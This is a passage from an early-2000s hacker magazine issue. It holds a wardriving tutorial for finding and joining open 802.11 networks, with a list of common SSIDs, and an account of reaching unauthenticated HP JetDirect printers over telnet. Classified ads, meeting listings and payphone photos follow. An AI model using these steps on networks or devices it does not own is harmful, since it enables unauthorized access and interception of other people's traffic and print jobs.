Instead, the way networks are differentiated is through names called SSIDs. To connect to a particular network, all you need is the network name and to be within radio range of the wireless bridge. The SSID was never meant to provide real security but sadly that is how it is commonly being used in current deployments.

The 802.11 protocol supports a layer three encryption method called WEP (Wired Equivalent Privacy). WEP is a simple algorithm based on RSA's RC4 hashing scheme. Recent analysis has shown WEP encryption to be inadequate. The details of WEP and its weaknesses are beyond the scope of this text and will be the topic of a future article.

Hardware

For around $80 to $150 you can get a good PCMCIA card. I have seen older cards on ebay.com and onsale.com for as little as $15. With this card and a standard laptop you can be walking down the street or sitting in the park with free Internet access. I recommend the Lucent cards for their features: external antenna options and cross platform support.

If you plan on sniffing 802.11 frames, I suggest a card based on the Prism chip set.

Software

All popular operating systems have the driver support for the more popular cards (Lucent/ORiNOCO, Cisco Aironet, BayStack, etc.). For the examples used in this document we will use Microsoft Windows since it is the easiest to set up and install.

Locating a WLAN

Locating a network is easy once you get the hang of it. For simplicity I will explain how to do this under Windows with a Lucent/ORiNOCO card and software.

Once you have your card installed, run the Client Manager software and set your SSID to "ANY". From the "Advanced" menu of Client Manager select "Site Monitor". A window should open listing all the local WLANs that are available from where you are standing. I recommend doing this first near a known network, then as you move around click on the "Scan Now" button to refresh the view (see Figure 1 for an example output taken on Market Street in San Francisco).

If you do not have a Lucent/ORiNOCO card you can manually search for common SSIDs. All cards come with an application to quickly change the SSID you are using. Simply program in the five or ten most common SSIDs (see Figure 2 for a list of common SSIDs) and cycle though them, or just walk around until you get a link.

A more effective method is to sniff the 802.11 frames and look for beacons. This will require specialized software. Again, this is beyond the scope of this introductory text and will be the topic of a future article.

What Now?

At this point you can run "winipcfg" to get a DHCP lease on an IP. After you get an IP address, you are on their network. You will be able to access the Internet (relatively anonymously). When you get on, click "Network Neighborhood". You should be able to see the other hosts and shared resources available on that network (remember - if you can see them, they can see you).

If you have a sniffer such as netXray or dsniff installed on your system, you will be able to see packets sent to other wireless hosts and broadcast packets.

Whose Net Is It?

If you have a yagi antenna (2.4Ghz) hooked up to your card you can use it to directionally find and help identify the owner of the WLAN. High DB yagi antennas also are useful for surprisingly long-range connections. Distances as far as five to ten miles are possible.

From the DHCP lease you should get a domain name with which you can look up their domain registration or the company home page to find the address and location of the WLAN. Another method is looking up the owner of the IP address block in the ARIN database or tracerouting the IP address.


Is This Illegal?

If it isn't, it will be soon. Walking around noting the location of WLANs that are out there is a gray area thing since the people you are detecting are willingly transmitting beacons announcing their presence. The act of requesting an IP address via DHCP and/or actively sniffing their LANs is clearly a violation of the electronic trespassing law and the electronic privacy act. You should do this type of experimentation only on your own private networks.

Shout Outs: Bill Paul, author of the FreeBSD Lucent card driver; Phillip "Edward" Nunez, for his research efforts.

See also:
http://www.bawug.org/
Bay Area Wireless Users Group
http://www.surfandsip.com/
Coffee Shop Internet Access
http://www.wi2600.org/mediawhore/nf0/wireless/
http://grouper.ieee.org/groups/802/11
IEEE 802.11 standardization group

Most common SSIDs
tsunami
AirWave
WaveLAN Network
WLAN
linksys
default
TEKLOGIX



Exploiting Intelligent Peripherals

by Screamer Chaotix
screamer@hackermind.net

At first look a printer is a rather dull device. It doesn't contain very much that's interesting to hackers, other than the fact that it can be used to print out some pretty hilarious banners to your target. But with that aside, no one really considers printers (or any peripheral for that matter) to be that big of a deal. Sadly, this causes them to be neglectful.

Intelligent peripherals are a fantastic thing, when used properly. An intelligent peripheral is any piece of equipment hooked up to a network that can be controlled over the Internet. By simply telnetting to a specific IP address you can control the inner workings of the machine, and therein lies the problemÖ.

Recently, while scanning the subnet of my university (tempting as it may be I won't divulge their name), I came across several machines which only allowed ssh access. Scanning a bit further, I saw that one of these same machines had foolishly left telnet wide open (kind of defeats the point of ssh, doesn't it?). Now I'm not the type of person to sit at a keyboard all night, pounding away at the login prompt until something gets me inÖ oh no, I have more important things to do. Nonetheless, the thought that someone had made the mistake of leaving telnet open got my brain churning and my curiosity boiling. Was it possible they had messed up somewhere else? Checking the nmap results, I found that they had.

Several IP's had telnet wide open, and boy oh boy do I mean wide open. After connecting to the open port, I was amazed when I received this prompt:

HP JetDirect

Please type "?" for HELP, or "/" for current settings
>


What's this? No login prompt? Nothing asking for a username and password? It was too good to be true! I did what any good explorer would do, and typed "?" This is what appeared:

Please type "?" for HELP, or "/" for current settings
>
To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name	Type of value
ip:	IP-address in dotted notation
subnet-mask:	address in dotted notation
default-gw:	address in dotted notation
syslog-svr:	address in dotted notation
idle-timeout:	seconds in integers
set-cmnty-name:	alpha-numeric string (32 chars max)
host-name:	alpha-numeric string (upper case only, 32 chars max)
dhcp-config:	0 to disable, 1 to enable
novell:	0 to disable, 1 to enable
dlc-llc:	0 to disable, 1 to enable
ethertalk:	0 to disable, 1 to enable
banner:	0 to disable, 1 to enable

Type passwd to change the password.

Type "?" for HELP, "/" for current settings or "quit" to save-and-exit.
Or type "exit" to exit without saving configuration parameter entries
>



It was obvious to me this was no UNIX machine and it sure wasn't a VAX/VMS. The HP JetDirect sign rang a few bells though. Hewlett Packard? Could it be that this was a printer? By typing "/" I received various bits of information, all showing me the current setup, including IP assignments, options for DHCP, even an option to set the admin password! Sure enough, it was a printer all right. And I had managed to walk right in.

Here I was, with complete control over the configuration. But what could be done? All sorts of thoughts went through my mind. With a few simple commands I could change the location of the printer to anywhere in the world thereby receiving every print job that someone sent to that machine. And in a university, who would notice if their paper went to the wrong machine? It's certainly not the type of thing the admins go crazy about. But still, using my hacker ethics I didn't do this. After all, I was more curious about the idea of remote controllable printers than anything else. If any of you troublemakers out there are wondering about the possibilities, you shouldn't have to think very long.

The problem here is one that has been around since the 1980's and even earlier - people unaware of the fact that they have an open door to the world. All of you old-timers remember the dialups that didn't require a password. Well, this is pretty much the same thing. They lock up their UNIX and VAX/VMS like a fortress, and yet forget about the small details. Few people see a printer as a device to be concerned about. But the fact is, intelligent peripherals do pose a threat. Without password protection on all your machines, any attacker could gain access and may even boost up their privileges. The HP JetDirect that I found is only half the story. Some peripherals (those running on a UNIX platform) offer inet and rpc daemons running by default, giving attackers even more to play with. Some inet daemons running on these machines include telnet, ftp, and finger (just to name a few). I'm sure we can all see the danger in that.

The bottom line is this. If you're using intelligent peripherals be sure to secure them with a password. If you're using the HP JetDirect, all you need to do is use the admin utility and set a password. It's as simple as typing "passwd", and if you don't do it, who will?

Thanks to DamienAK and Unreal for their help, and a big shoutout to Dash Interrupt

Marketplace

Happenings

H2K2 - THE 4TH HOPE CONFERENCE will take place July 12-14, 2002 in New York City! We will have 50,000 square feet this time - that's more than 4 times what we had for H2K! For more details, visit www.hope.net or join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. Your ideas and participation are welcome.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

LEARN LOCK PICKING It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

FLAME COMMUNICATIONS, the only long distance telephone company owned, operated, and staffed 100% by hackers/phreakers. Like everything we do, Flame Communications is not your average long distance phone company, as we offer multiple plans, all of them featuring unlimited long distance calling. We provide service for residential and business customers, for both domestic long distance and international long distance services. All plans feature unlimited long distance calling to the USA (including Alaska and Hawaii), Canada, with international plans to over 20 countries available. For complete details, check out our website online at http://www.flamecommunications.com and experience the difference that having your long distance company on fire makes!

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This stunning device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All data (all information) is stored in the Swiper. Then take it home and upload all the information to your computer. The device is totally self contained, it does not need a separate program to upload to your computer the information you scan. You simply connect it to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any computer! This device is mind-blowing! Price is $975, includes shipping. Wholesale prices are available for resellers. We also carry magnetic strip reader/writers. Change or add information to any magnetic stripe in seconds! Price $1,173.00 includes shipping. Ready to use, all software, etc. We take credit cards (on our web site only), will ship COD (with a $100.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog. The Information Center, PO Box 876, Hurst, TX 76053-TS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS, along with some of our own designz. Jinx Hackwear is selling t-shirts, sweatshirts, and hats for groups such as Defcon, Cult of the Dead Cow, Packet Storm, HNC, Collusion, HNS, Astalavista, and New Order. Show your support, or just be a pozer cuz you like the design, who fu*king cares?! We also sell 14 killer underground designz of our own unique genre, but what are they? Come look-ee see... www.JinxHackwear.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to 152 Carlton St., PO Box 92552, Toronto, ONT M5A 2K1, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

Help Wanted

NEED KEYMAKER. Have a door with simple key lock that I would like to access at my leisure. I am in need of a "you have the lock, we make the key" kit or a do it all in one great shot lockpicking tool. Please email thoughts to Mifster88@hotmail.com. Location: Kenosha, WI.

NEED HELP WITH CREDIT REPORTS. I need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

CREDIT REPAIR HELP NEEDED. waxjacket@aol.com, PO Box 30641, Bethesda, MD 20824.

CREDIT REPORT HELP and checksystems. Absolute confident. allnews@exite.com.

NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply. PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.

Wanted

KIDNAPPED BY THE SECRET SERVICE, charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at:bigdarren2001@yahoo.com.

HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish a book that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com.

URUGUAYAN HACKER is looking for another one. Please e-mail: imuy@free.i-p.com.

INFORMATION NEEDED: How do airline personnel add notes to your locator number for airline reservations? Particularly interested in the SABER system. sublet@usa.net.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

HACKERS HEALTH ALERT - BRAZILIAN "MAD COW" CONCERNS: Brazil's cattle, sheep, and goat meat and associated products (dairy products) have been banned by Canada since February 2001 and the U.S. Department of Agriculture (USDA) has restricted the importation of ruminant products from Brazil after March 2, 2001 because of concerns for bovine spongiform encephalopathy (BSE) (mad cow disease). BSE is always fatal after it eats away in human brain tissue and leaves sponge-like holes. Boycott Brazil is attempting to help people understand the Brazilian "mad cow" issue. It is essential that ALL COUNTRIES suspend the import of beef and dairy products from Brazil so the Brazilian government may prove what is fact and what is fiction. Visit the Boycott Brazil website for more information: www.brazilboycott.org.

Services

FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

MISUNDERSTOOD HACKERS UNDERSTOOD. Write me. Consultations are no charge, and protected by clergy/client privilege. Trained telecom & electronics tech. billy_sunday@techie.com.

COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. $60 hour or e-mail taylor@ineetarena.com.

EVER BEEN ARRESTED? If you have been arrested, even convicted, but had a case reversed, you can have your record erased. No law enforcement personnel will advise you of this, but it is true. I had it done and you can too if you follow the step-by-step information. For further details, send a S.A.S.E. to Allen Richards, PO Box 164, Harrisburg, AR 72432.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD the first Monday of each month at 6:00 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

HACKERMIND: Tune in Thursdays at 10 pm ET by opening location 166.90.148.114:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

FREEDOM DOWNTIME is the new feature-length *2600* documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

TAKE CONTROL OF YOUR PRIVACY on the Internet. www.freedom.net

A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clear yourself at www.beatanydrugtest.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personals

LONELY PRISONER. I seek correspondence from any source, preferably female, but all correspondence welcomed. I am a self-proclaimed Elite Hacker and student Electronics Technician. All correspondence will be answered. Write to: Larry Heath Wheeler, Rte. 1, Box 150-817592, Fort Stockton, Texas 79735, aka: Red Bandwidth Bandit.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 11/15/01.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Gold Coast: Bond University at payphones outside main library. 6:30 pm. Food place open till 8 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Teddy's on Jasper Ave. and 114th St. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natalie's Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty J's food court, 13th and College. 6 pm.

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Circle Centre Mall, 4th floor by the arcade and Ben & Jerry's.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Room 2105B.

Grand Rapids: Rivertown Crossings Mall, second level in the food court.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court. 7 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Dakota

Fargo (Moorhead, MN): Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland (Bedford): Cyber Pete's Internet Cafe, 665 Broadway Ave.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, in the food court on the Market Street side

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia (see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor.

Wisconsin


Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: UWM Student Union on Kenwood between Maryland and Downer.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Inside Back Cover Foreign Phones




Malta. Rather different than the ones featured in the last issue.

Photo by Bill Raynault

Peru. Found at the airport in Iquitos, the largest city on the Amazon River.

Photo by Raven



Russia. From remote Ussurisk, north of Vladivostok in the Primorye Territory in the far eastern part of the country. We suspect it would be hard to find our magazine there.

Photos by Tresa Thompson

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Back Cover Foreign Phones

Cambodia. A card phone in a busy street in Batdambang.

